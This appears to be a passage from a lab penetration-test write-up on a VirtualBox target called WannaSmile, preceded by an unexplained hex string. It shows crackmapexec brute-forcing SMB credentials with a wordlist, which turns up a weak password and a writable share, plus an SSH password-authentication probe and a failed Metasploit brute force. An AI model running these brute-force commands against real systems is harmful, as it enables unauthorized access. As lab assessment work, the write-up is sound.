c9b047de3327eb4fb44b54493cdbb3234395d82db1529484b7504f2942b7bc9da73c41
34624f53f5de94ac94fec632603fa0abaa4d7292eeda5af588f38400faf091bfb4d1179aeb
cc01bb230d189b5461ba61e2e0d37dff4a3060b3b00fc234cf3536c14df28c50a8ff0eaa2
a9e2f694e789ab667334239373b92a0a4128bd6aec3d71297420407d7bf274db14fd3da
96ce61b8d60d6d606acfdf5a7871fd8ae78ab6b876b3de601e4422d0a718619dfe7c9bb
e70ae0b5a65e80242c6dcfb52839bf5”}

WannaSmile (Olivia Hanly)

Network vulnerability – Samba


Using crackmapexec revealed that smb 10.0.2.15 -u jinoppa -p rockyou.txt –shares to bruteforce the samba share quickly revealed that anyone had permissions to access it, with no username or password required. A share called vulnerable_share was accessed, although it was empty.



```
└─$ crackmapexec smb 10.0.2.15 -u jinoppa -p rockyou.txt --shares
^[[B^[[B^[[BSMB         10.0.2.15       445    WANNASMILE       [*] Windows 6.1 (name:WANNASMILE) (domain:myguest.virtualbox.org) (signing:False) (SMBv1:Tr
ue)
SMB         10.0.2.15       445    WANNASMILE       [+] myguest.virtualbox.org\jinoppa:123456
SMB         10.0.2.15       445    WANNASMILE       [+] Enumerated shares
SMB         10.0.2.15       445    WANNASMILE       Share           Permissions     Remark
SMB         10.0.2.15       445    WANNASMILE       -----           -----------     ------
SMB         10.0.2.15       445    WANNASMILE       vulnerable_share READ,WRITE
SMB         10.0.2.15       445    WANNASMILE       IPC$                            IPC Service (Samba Server)
```

Network vulnerability – SSH

A network scan also revealed an open ssh service running on port 22. Using the following command to check if ssh had the less secure option to allow access with just a password (rather than the more secure requirement of the private key).



```
└─$ ssh -v -n  -o Batchmode=yes -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null u@10.0.2.15 2>&1 | grep password
debug1: Authentications that can continue: publickey,password,keyboard-interactive
u@10.0.2.15: Permission denied (publickey,password,keyboard-interactive).
```

A bruteforce using metasploit’s auxiliary/scanner/ssh/ssh_login scanner was attempted but not successful.

** I haven’t rated WannaSmile as I don’t feel like I have enough to go off.